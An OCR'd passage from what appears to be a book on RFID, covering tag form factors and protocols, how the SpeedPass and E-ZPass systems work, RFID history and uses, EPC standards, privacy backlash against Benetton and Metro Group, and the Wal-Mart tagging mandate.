RFID systems work when a reader antenna transmits radio signals. Those signals are picked up by the tag, which answers with a responding radio signal (see Figure 1.6). That signal is then read by the reader's receiver. Depending on the tag's computational power (if any), the tag may perform some encryption or decryption functions.

Some tags are "read-only," while other tags have data "written" to them and "read" from them. Using a process similar to the "read" cycle, the reader can "write" data to the tag if it a data "write" operation is needed.

Figure 1.6 Reader and Tag Interaction



Some tag protocols are proprietary, but EPCglobal and the International Organization for Standardization (ISO) have defined several protocols (see Table 1.2).

Table 1.2 RFID Tag Protocols

Protocol	Capabilities
EPC™ Generation 1 Class 0	"Read Only," preprogrammed
EPC™ Generation 1 Class 1	"Write" Once, "Read" Many
EPC™ Generation 2.0 Class 1	"Write" Once, "Read" Many; A more globally accepted version of the Generation 1, Class 1 protocol.
ISO 18000 Standard	"Read-Only" tag identifier; may also contain rewritable memory available for user data. ISO 18000 has different subsections depending on the frequency used and the intended application.
ISO 15963	Unique Tag ID
ISO 15961	Data protocols: data encoding rules and logical memory functions
ISO 15962	Data protocols: application interface

ISO also has standards for supply chain applications, tag and reader performance and conformance, and product packaging tagging standards.

Physical Form Factor (Tag Container)

A tag can take almost any form desired to perform required functions. The design may be influenced by the type of antenna, which in turn may be dependant on the frequency used for the system. The tags may be standalone devices, or integrated into another object such as a car ignition key. Systems parameters, such as whether active or passive tags are required and whether a battery is on a tag, can also influence the design.

Figure 1.1 shows that tags can be put into packages of almost every conceivable shape. The rule is: The larger the tag, the further distance it may be "read."

The following sections discuss some typical tags.

Cards

RFID tags in a "credit card" physical format are usually used for purposes such as building access. This type typically involves security. Personnel that are allowed to enter, or restricted from entering, certain areas of the building are a given encoded cards. Readers are typically mounted next to a door where access is controlled. The reader relays the cardholder information to a database and the database determines whether the cardholder has line access to that particular area. If access is allowed, an electronic door lock is disengaged, allowing access to the building or to a particular room.


Some of the first commercial RFID applications were card-controlled entry systems using "proximity cards." Proximity cards do not carry as much information as newer RFID units and are about double or triple the thickness of a credit card. Newer RFID cards are the same thickness as a credit card.

The white rectangles seen in Figures 1.1 and 1.3 are RFID cards, each containing an electronic microchip with a serial number encoded.

Credit cards are seen as potential RFID tags. In late 2005, television viewers saw new credit card commercials showing the PayPass system and their "Tap 'N' Go" Tag line. The credit card becomes a tag, because it has an integral RFID chip. Instead of swiping the card through a traditional magnetic card reader, the user holds the credit card containing the RFID chip near the reader at the POS. The transaction is completed in a matter of seconds. According to the *RFID Gazette*, the tag conforms to the International Organization for Standardization (ISO)/IEC 14443 standard, uses Triple Data Encryption Standard (DES) and SHA-1 cryptography, and operates at 13.56 MHz.

The RFID technology is being pushed to the extent that the latest "dummy" cards used for American Express advertising show a fake RFID chip and antenna. The newest design calls for the card plastic to be clear. Figure 1.7 depicts a replica card recently received in a credit card application. The fake RFID chip and antenna are pointed out with arrows.

Figure 1.7 Fake Credit Card Showing the RFID Chip and Antenna



Key Fobs

Key fobs are also popular for POS systems. The RFID tip is encapsulated in a small cylinder or other container designed to use on a key ring. This allows the tag to be conveniently located (e.g., the passive key fobs used as part of the ExxonMobil SpeedPass system are approximately 1-1/2" long and 3/8" in diameter). The internal electronics are even smaller; the glass-encased RFID chip and antenna assembly is approximately 7/8" long by 5/32" in diameter. Figure 1.8 shows an example of a passive tag's internal components.


The ExxonMobil SpeedPass is a passive tag, designed to be held in the user's hand, and waved within close proximity (> 1") in front of the gas pump's integral reader. ExxonMobil also makes active SpeedPass tags designed to be vehicle mounted.

Figure 1.8 A Passive Tag's Internal Components

Other Form Factors

In contrast to key fob tags, other tags may be designed very small to mount onto retail packages, or very large to mount onto vehicles (e.g., the tags used by the E-ZPass system, a toll collection system used in the Northeast US, is a plastic box approximately 3-/2" wide × 3" high × 5/8" thick (see Figure 1.9). The E-ZPass tag is active, and designed to be carried on the windshield of a subscriber's vehicle. The reader antennas are either mounted on a tollbooth 6 to 10 feet from the vehicle, or on a gantry approximately 20 feet above the roadway (see Figure 1.10).

Figure 1.9 E-ZPass Windshield-Mounted Tag



Notes from the Underground…

How the ExxonMobil SpeedPass and E-ZPass Systems Work

The ExxonMobil SpeedPass employs RFID to speed customers through fuel purchases. Here's how it works:

1. An RFID tag mounted on the vehicle or attached to the consumer's key chain is activated by the reader. The reader is connected to the pump. The reader handshakes with the tag and reads the encrypted serial number.
2. Cables connect the reader and pump to a satellite transceiver in the gas station.

Continued


3. The transceiver sends the serial number from the RFID tag up to a Very Small Aperture Terminal Satellite (VSAT). The VSAT, in turn, relays the serial number to the earth station.
4. The serial number is sent to the ExxonMobil data center from the earth station. The data center verifies the serial number, and checks for authorization on the credit card that is linked to the account.
5. The authorization is sent back to the pump following the above route in reverse.
6. The pump turns once it receives the authorization, and allows the customer to gas up their vehicle.

ExxonMobil has extended the reader inside service stations and convenience stores. By placing a reader near the cash register, a customer can charge purchases made at an ExxonMobil store on the same charge system as their gasoline purchases.

The E-ZPass toll system works in a similar manner as the SpeedPass:

1. As the car enters the toll plaza, the car-mounted tag is activated by the reader antenna for that lane. Tags can be mounted on the windshield or the license plate.
2. An encoded number is sent from the tag back to the reader.
3. The reader transfers that information to the E-ZPass database.
4. The amount of the toll is deducted from the prepaid account, which is usually a fixed amount. However, on some highways such as the NY Thruway, the toll is based on the distance traveled, in which case the database tracks the entry and exit points, and the toll is computed based on those locations.
5. The database time- and date stamps the transaction, assigns a transaction number, and records the location of the tollbooth.
6. A green light, open gate, or text message (sometimes all three) tells the driver that they can pass through the toll booth. Other lights or messages may indicate errors or account problems.

Figure 1.10 E-ZPass High-speed Toll Plaza–Antenna Array



Summary

In this chapter, we discussed how RFID systems work; the various types of RFID tags, data formats, and tag protocols; and some typical applications.

We also discussed some of the potential attacks that RFID systems are susceptible to. We learned that some of the attacks that are well known to IT professionals can also be applied to RFID.

Links to Sites

- RFID Gazette—*www.rfidgazette.org*
- EPCglobal—*www.epcglobalus.org*
- ISO—*www.iso.org*
- RFID Buzz—*www.rfidbuzz.com*
- RFID Viruses—*www.rfidvirus.org*

Chapter 2

RFID Uses

Solutions in this chapter:

- **Applied Use**
- **Standards in the Marketplace**
- **RFID for the Consumer: Case Studies**

Introduction

In the late 1940s, a scientist named Harry Stockman published a paper about Radio Frequency Identification (RFID), which is said to be related to the "Friend or Foe Transponder Identification System" used by the British Royal Air Force during World War II.

In the late 1960s to the early 1970s, RFID developed its first commercial application, the Electronic Article Surveillance (EAS) system, which uses a simple form of RFID with 1-bit tags to prevent shoplifting (i.e., everyone walks through EAS system panels when entering and leaving stores).

Other RFID commercial uses followed in the 1980s and 1990s, including livestock tagging, toll road payment systems, and using RFID on shop floors to direct the assembly of automobiles.

By the end of the 20th century, RFID touched the lives of millions of people in the US and elsewhere. RFID is not a glamorous, sexy, or exciting technology; it tends to be used in warehouses and behind-the-scenes industrial settings. When the technology is embedded in a product or a device used by consumers (e.g., the E-ZPass toll system or the Mobil SpeedPass), most consumers are not aware of its inner workings.

Fast forward to the 21st century. RFID is on the radar screens of many consumers, although not always in a positive way. A vocal segment of consumers are concerned with the loss of privacy they fear will occur if RFID becomes more widespread. RFID has even been tied to the Biblical concept of the "mark of the beast" (see "Notes from the Underground").

Notes from the Underground…

Mark of the Beast

In the context of RFID, the "Mark of the Beast" is a reference to RFID tags (contained in tiny glass capsules) being implanted into people. However, some people associate RFID with a passage in the New Testament's "Book of Revelation," that prophesied the Mark of the Beast, "[The Beast] causes all, both great and small, rich and poor, free and slave, to receive a mark on their right hand or on their foreheads."

Various iterations of the Mark of the Beast theory are discussed on the Web. *Snopes.com* debunked the Mark of the Beast in connection with RFID as an urban legend, but the theory hangs on and maintains a following among the small segment of the population who believe RFID is harmful.

The practice of implanting RFID tags into people is limited. As of 2006, VeriChip Corporation, the supplier of the only patented Food and Drug Administration (FDA)-approved human implantable chips, estimated that there are a few thousand people worldwide with implanted tags, the majority of which are used for medical purposes (e.g., to alert medical personnel to medical conditions a person has, in the event he or she is unable to communicate.

The "technology" and "trade press" write more frequently about RFID. The *RFID Journal* and countless niche Web sites are dedicated to covering RFID. Some daily newspapers are running obligatory RFID pieces (usually around privacy issues).

Most importantly, for commercial purposes, RFID technology now has the attention of the business world. RFID has a foot in a wide variety of industries with a wide variety of uses. Business executives and managers are learning about RFID and evaluating how it can improve their companies' operations. Pilots and field trials are increasingly taking place.

What gave RFID this higher profile?

In one sense, the RFID's time has come. Consider the technology trends happening today. Technology is becoming cheaper and more widespread. The

Internet has changed everything, as businesses increasingly adopt it as an enabling and communications platform. With the cost of technology dropping, it takes less financial investment to implement information technology, thereby making it easier to establish a business plan and Return on Investment (ROI).

A 2005 white paper by Thomas Siems, of the Federal Reserve Bank of Dallas, makes the connection between increased productivity in the US economy, improved business supply chains, and advances in information technology. (See www.dallasfed.org/research/indepth/2005/id0501.pdf.)

Simply put, technology is becoming cheaper, more available, and easier to use. Computer hardware and software is becoming less expensive. The processing capacity is no longer a barrier. Database and storage capacity is plentiful and cheap. The Internet allows us to move large amounts of data from computer-to-computer, company-to-company, and location-to-location.

The price of silicon chips used in the manufacture of RFID tags has dropped. The recent development of chipless tags, polymer tags, and advances in printing techniques for RFID tags, hold the promise of even lower tag prices. So, as technology gets cheaper and more widespread, more companies are evaluating and implementing RFID.

The first major commercial boost for RFID came in June 2003, when Wal-Mart, America's largest corporation, issued a mandate requiring its top 100 suppliers to use RFID on the cases and pallets they shipped to Wal-Mart, by January 1, 2005.

In October 2003, the US Department of Defense (DoD) announced that it was requiring suppliers to adopt RFID.

Given the size of these two entities, and the billions of dollars of buying power they represent, the impact was felt immediately, extending far beyond Wal-Mart's and the DoD's suppliers. Wal-Mart has a reputation as a leader in its technology systems, and their competitors and other retailers took notice.

Perhaps more than any two single events, the Wal-Mart and DoD mandates raised the profile of RFID in businesses. Consumer product manufacturing and distribution companies that did not consider implementing RFID suddenly became interested in learning more.

What's more, when two such large buyers of goods announce that RFID is required, a domino effect starts among other large wholesale buyers of

goods. It was not long before other large retailers in the US and Europe (e.g., Metro Group in Germany, Tesco in the UK, Target in the US) and announced their own RFID initiatives.

However, despite the mandates and the supply chain-related visibility, RFID is still not widely adopted in supply chain settings. The market for supply chain-related RFID is in the early stages, with many companies researching and evaluating the options. Limited numbers of businesses are deploying RFID in supply chains; however, that number will grow as tag and reader costs fall and the industry collectively gains more expertise in making implementations simpler, more fool-proof, and faster. In the meantime, the largest worldwide market uses RFID in areas other than the supply chain. Contactless payment systems and smart cards are the most widespread uses to date.

The following sections explore these significant uses of RFID.

Applied Use

RFID is a versatile technology, capable of being used by businesses and the government. Mandates for supply chains, while raising the profile of RFID in business, have overshadowed how extensively and successfully RFID is used in other contexts.

In the early part of the 21st century, RFID is growing. Businesses, associations, and government agencies announce new uses weekly. The list of RFID users is a long one:

- **Supply Chains, Including Wholesale and Retail Inventory and Materials Management** (e.g., case and pallet level tagging: Wal-Mart, DoD, Target, Tesco, Metro Group)
- **Item-level Tagging of Consumer Goods on Retail Shelves** (e.g., Marks & Spencer testing of consumer apparel in limited number of stores; Tesco's tagging of DVDs; Prada)
- **Toll Payment Systems** (e.g., E-ZPass payment system in Eastern US states; toll payment systems in numerous other states and countries)

- **Smart Cards** (e.g., transportation fare systems such as SmarTrip in Washington Metro system. Philips MIFARE technology is used in transportation systems around the globe, including the London Metro system.
- **Contactless Payment Systems at the Retail Point of Sale (POS)** (e.g., Mobil SpeedPass; swipeless credit cards such as the Mastercard PayPass, Chase Bank's Blink Mastercard, and American Express's ExpressPay)
- **Logistics** (e.g., Kimberly Clark)
- **Asset Tracking** (e.g., Robert Bosch Tool; containerized ocean cargo; Coors UK brewery assets; Goodyear NASCAR leased tire program)
- **Automobile Keyless Start Systems** (e.g., Toyota, Lexus, and Audi).
- **Sports** (e.g., using RFID tags to track marathon runners and other sports participants)
- **Ticketing** (e.g., RFID-embedded tickets for major sporting events such as the Tennis Master Cup 2005 (Texas Instruments tags) and the upcoming 2008 Olympics; RFID-embedded conference badges for the 2005 Canon Expo in Paris [Zebra Technologies printers/encoders])
- **Access Control** (e.g., RFID-enabled badges to control access to campuses, buildings, and rooms. Major suppliers include Texas Instruments and Idesco Oy.)
- **Pet Microchipping** (e.g., inserting glass-encased RFID tags under the skin of pets for ownership identification. Avid and Home Again are major US suppliers.
- **Livestock and Wildlife Tagging** (e.g., tagging beef livestock to secure the food supply from Mad Cow Disease and other contaminants, and tagging wildlife for conservation and tracking purposes. Allflex, Digital Angel, and Aleis International are major suppliers.)
- **People Tagging** (e.g., RFID tags used mainly for medical and security purposes, such as securing infants from kidnapping in hospitals. VeriChip is the primary manufacturer.)

- **Luggage Tracking** (e.g., Hong Kong Airport; Delta Airlines; Globalbagtag)
- **Passports and Border Control** (e.g., US; Japan; Holland; Norway; Pakistan; Malaysia)
- **Libraries** (e.g., Vatican Library; Berkeley Library; University of Connecticut)
- **File Management** (e.g., 3M's file tracking system for law offices)
- **Pharmaceutical Anti-drug Counterfeiting** (e.g., Purdue Pharma's OxyContin)

Wholesale

Using RFID in the supply chain at the wholesale level involves tracking and identifying parts, components, and materials moving into and out of the manufacturing facility.

Inbound shipments involve parts arriving from a supplier's warehouse, eventually making their way to the manufacturing facility. Pallets and larger shipments, such as railroad cars, are routed using a single RFID identifier.


Outbound shipments involve finished products that are moved out of the manufacturing plant to the manufacturer's warehouse, and eventually to the manufacturer's customer (e.g., a retailer).

For this example, assume that RFID tags have been affixed to cases and pallets of parts as they are leaving the vendor's warehouse. Upon arriving at the manufacturer's warehouse, the RFID tags provide important information regarding the parts being shipped. Because it is a hand-off from one company to another, the reader equipment at the manufacturer's facility must be compatible with the category and type of tag employed by the vendor.

Readers are placed at the warehouse entrances (shipping and receiving docks) to interrogate the tags on the cases and pallets as the shipment arrives.

The parts are incorporated into the manufacturing process, resulting in the finished goods (see Figure 2.1). Products are placed on a conveyor belt, and read-write RFID tags are placed on the conveyor belt. The RFID tags then pass in front of the antenna and reader. Simultaneously, the reader interface reads and writes information on the tag to identify the products. In the case of the diagram, these are item-level tagging, but it can also apply to cases of product.

Figure 2.1 RFID Item-Level Tagging



Notes from the Underground…

Bar Codes—The Come-from-Behind Kid

During the mandate mania in late 2003 into 2004, some were predicting that bar codes would become outdated and replaced by RFID tags. However, rumors of the bar code's death were exaggerated. RFID has a lot of details to resolve before it dominates the field in supply chain applications. Businesses have years of work ahead of them to fully realize all of the benefits of RFID. In the meantime, bar codes are the workhorses keeping inventory and shipments moving.

Retail

The retail end is a similar process involving sending goods to distribution centers and ultimately to individual stores.

The retail supply chain starts with the finished product at the manufacturer's warehouse, which are affixed with RFID tags and then shipped to the retailer.

The retailer's warehouse is where the retailers break down the wholesale pallets into mixed pallets that are based on store needs and have their own RFID tracking. The pallets are then broken down at the individual stores into separate inventory items, each with their own RFID tracking.

Standards in the Marketplace

The standards of RFID technology are evolving. Like most technologies, RFID developed in fits and starts, according to whatever needs it was deployed to solve. Over the decades, different RFID standards evolved, varying from country-to-country, application-to application, and vendor-to-vendor, which is how the industry ended up with various frequencies and classes of tags.

Since the 1990s, and thanks to the leadership of the academia, government, and business communities, a lot of progress has been made in developing standards to make using RFID easier. In 1999, the Massachusetts Institute of Technology (MIT) founded the Auto-ID Center to develop an architecture standard for identifying physical objects. In 2003, the Auto-ID Center evolved into a network of academic research laboratories in the US, Europe, Asia, and Australia. Originally, five universities were involved, which was later expanded to seven (i.e., MIT, the University of Cambridge, the University of Adelaide, Keio University, Fudan University, the University of St. Gallen, and ICU in Korea).

Today, the Auto-ID labs at the seven universities are involved in research to further their mission, which is simply stated in one sentence: "Together with EPCglobal and industry we architect the Infrastructure of the Internet of things." They operate under the leadership of the Auto-ID Advisory Board affiliated with EPCglobal.

EPCglobal is a nonprofit organization that has the authority to establish standards for using RFID in the marketplace. It is a joint venture between EAN International and the Uniform Code Council (UCC). EPCglobal is responsible for establishing a global Electronic Product Code (EPC) system for automatic identification of items in supply chains.

EPCglobal's first big accomplishment was the development and ratification of the EPC standard in late 2004. As part of that standard, EPCglobal secured a royalty-free agreement from most of the industry holding RFID patents. Any technology vendor providing technology to meet the Generation 2 (Gen 2) standard can do so royalty-free. A notable exception to this is Intermec, which holds over 130 RFID patents and will not agree to the royalty-free use of its patented technology.

Since late 2004, the EPC standard that paved the way for development of Gen 2 tags and readers was acknowledged by much of the world as the prevailing standard. One exception is China, which has not signaled whether or not it will follow the EPC Gen 2 standard in supply chain contexts. Gen 2 tags became commercially available in spring 2005.

The EPC standard is only one part of the architecture that forms the EPC Network, defined on the EPCglobal Web site (www.epcglobalinc.org/about/faqs.html#8) as follows:

> The EPCglobal network uses RFID technology to enable true visibility of information about items in the supply chain. The network is comprised of five fundamental elements: the EPC, the ID System (EPC tags and readers), the Object Name Service (ONS), Physical Markup Language (PML), and Savant.
>
> Essentially, the EPC is a number designed to uniquely identify a specific item in the supply chain. The EPC number sits on a tag comprised of a silicone chip and an antenna, which is attached to an item. Using RFID, a tag "communicates" its number to the reader. The reader then passes the number to a computer or the ONS, which tells the computer system where to locate information on the network regarding objects carrying an EPC.

> PML is a common language in the EPCglobal network that is used to define data on physical objects. Savant is a software technology that acts as the central nervous system of the EPCglobal network. Savant manages and moves information in a way that does not overload existing corporate and public networks.

Even with the adoption of the EPC Gen 2 standard, work on standardization continues. One issue concerns using the EPC standard across industries. Some still believe that the EPC standard applies only to consumer product goods.

Failures in the Marketplace

Outright failures are hard to find in the RFID marketplace. Many companies are a long way from adopting RFID in their supply chains and operations for logistical applications, asset tracking, and other uses. However, few would say that they have failed. They see their deployments in the early stages of a process, the results of which will take time to judge. Enough time may not have passed to know whether an implementation is a failure. From a business process standpoint, RFID implementations, especially supply chain implementations, can be complex. They involve in-depth process evaluation, pilots and field tests, and phased-in multi-stage execution carried out over a period of several months, or years. RFID is also widely used in many successful contexts in the marketplace.

To date, the most visible "failures" in the RFID industry have little to do with concerns such as whether the technology works or whether a deployment delivered ROI. Rather, companies are more likely to skirt failure when they get too close to consumer privacy concerns.

RFID technology has developed a passionate, yet small group of vocal advocates who watchdog the technology for anything they consider infringements of privacy. They refer to RFID tags as "spychips," which signal their opinions on RFID.

Two scenarios tend to rile the privacy advocates:

- Item-level tagging of consumer products that end up in consumers' possession
- Tagging or tracking of people

Benetton

In 2003, semiconductor manufacturer Philips announced that it would supply RFID tags to clothing manufacturer Benetton. When privacy advocates heard of the plan, they called for a boycott of Benetton. The privacy group went so far as to set up a Web site (*www.boycottbenetton.com*), calling on the public to "SEND BENETTON A MESSAGE: Don't buy clothing with tracking devices!" It also includes the slogan, "I'd rather go naked [than wear clothes with spychips]."

In the face of this public display by concerned consumers, Benetton backed down, announcing a few weeks later that individual items of clothing would not carry RFID tags.

Metro Group

Metro Group, the large German retailer, established its Future Store, an experimental outlet, to test new technologies. In 2004, the company included RFID tags in its store loyalty cards, without disclosing it to consumers. Privacy advocates protested and threatened to picket.

Metro Group backed down. Two days before the planned protest, Metro Group executives announced they would no longer put RFID tags in their loyalty cards, and they would replace existing cards.

However, Metro Group is continuing to move forward with its Future Store initiative, which involves innovative and exploratory uses of RFID and other technologies in the consumer setting. It is also moving forward with its own RFID mandate to its suppliers, which requires tags at the case and pallet level for supply-chain and distribution purposes.

Lessons Learned

It is hard to gauge just how widespread consumer concerns are. A small number of consumers that are passionate about a particular issue can have a

large voice, especially given the ease of communication that the Web affords. The point is, even a small number of citizens whose concerns are not satisfactorily addressed can bring an RFID initiative to a halt.

The following lessons can be learned from the two examples involving Benetton and Metro Group:

- **Anticipate privacy concerns.** Understanding the consumer's point of view regarding RFID tags is the first step. Be open to input from consumers, or from a customer advisory panel.
- **Take steps to mitigate the privacy intrusion issues.** For instance, RFID tags on consumer items that are equipped with kill switches or that consist of paper tags clearly labeled with instructions to remove go a long way toward allaying concerns.
- **Demonstrate the steps being taken to protect consumer privacy, and put control in the consumer's hands.** Make sure the message gets out.
- **Make full disclosure of any initiative that "touches" consumers with RFID.** Metro Group stumbled when it embedded RFID tags in loyalty cards without disclosure. The non-disclosure made it almost impossible to defend using RFID in the cards, because Metro Group was already at a public relations disadvantage.

Despite these two high-profile stumbles, other retailers, including British retailer Marks & Spencer, are moving ahead with item-level tagging, starting with men's suits. The retailer continues to include trials involving tagging a variety of clothing lines.

In the retail apparel and footwear markets, as well as the retail markets for fast moving consumer items such as DVDs, interest in item-level tagging is heating up. The reason? The business case for item-level tagging is becoming more apparent, because it helps individual stores keep hot sellers stocked and the inventory moving. The benefits of item-level tagging in retail are significant. Items that come in multiple colors and sizes are difficult for stores to keep stocked. Goods arrive at stores, but before staff can put it on the shelves, customers ask for them. Item-level tagging helps staff find which items are in

which boxes. Competition among retail outlets can be stiff; if a consumer cannot find something in one place, he or she can go to a competing store for the exact same item.

It will be years before we see individual item-level tagging on a widespread basis. Today, only a small number of retailers and manufacturers are piloting item-level tagging, although dozens more are evaluating its possible use.

Armed with the benefit of hindsight learned from the Benetton and Metro cases, manufacturers and retailers are more attuned to privacy intrusion issues. They are more likely to plan ahead to deal with the public's privacy concerns, mitigate the privacy intrusions, manage communications, and avoid a public relations nightmare.

Notes from the Underground…

Pet Chipping

Has your dog or cat been chipped?

Pet chipping is a popular technique used to identify pets in the US, Canada, the UK, and other countries. A tiny (12 mm long) RFID tag encased in glass is injected with a hypodermic needle deep under the skin of the pet. Veterinarians routinely perform this procedure, as do pet breeders, animal shelters, and other animal handlers.

There are two main suppliers of pet microchips in the US: Avid and Home Again (from Schering Plough Animal Health). Both chips operate at 125 kHz frequency, and animal shelters use a universal scanner to read both brands of chips.

Based on its growing acceptance, pet chipping is an established success story in RFID. Millions of pets have been chipped; over 3 million with the Home Again chip alone. Hundreds of thousands of lost pets have been recovered. Despite some of the negative impressions of RFID, pet chipping is positive enough that Home Again advertises on national television in the US.

RFID for the Consumer: Case Studies

Let's examine a series of case studies to understand how RFID has and is being deployed. These case studies are notable for different reasons. The Wal-Mart and DoD case studies examine two very high profile situations that are fluid, evolving, and very high profile.

The other case studies do not get nearly the industry and media attention, but they represent well-established, successful deployments of RFID.

Wal-Mart

In June 2003, Wal-Mart, America's largest corporation, issued an announcement that sent rumbles throughout the consumer products industry and the RFID technology industry. Executive Vice President and CIO Linda Dillman made an announcement (later called a mandate) requiring Wal-Mart's top 100 suppliers to use RFID on cases and pallets of inventory shipped to the retailer, by January 1, 2005.

When Wal-Mart speaks, suppliers listen. The buying power of Wal-Mart made wholesale suppliers of just about every consumer product sit up and pay attention. Wal-Mart accounts for 9% of retail sales in the world. Few companies want their products to be left off Wal-Mart's shelves. If complying with Wal-Mart's RFID initiative is a requirement for entry, many would grumble but few would refuse outright.

Implementation

The initial mandate stated that by January 2005, Wal-Mart's top 100 suppliers would have to apply passive RFID tags to all shipments sent to three of its Texas distribution centers. In practice, though, the Wal-Mart mandate has been less a mandate than a negotiated collaboration. The entire scenario has been characterized by suppliers and Wal-Mart discussing implementation options. Those discussions have resulted in limiting the requirements for some suppliers, or phasing the requirements in over longer periods of time.

The January 2005 deadline essentially was met, and Wal-Mart began receiving RFID-tagged shipments from suppliers. At the end of February 2005, Wal-Mart's CIO reported that Wal-Mart had taken more than 5 million tag reads.

At the case level, read rates exceeded 90 percent for cases on carts. However, read rates were dramatically lower for cases on pallets; 66 percent on average.

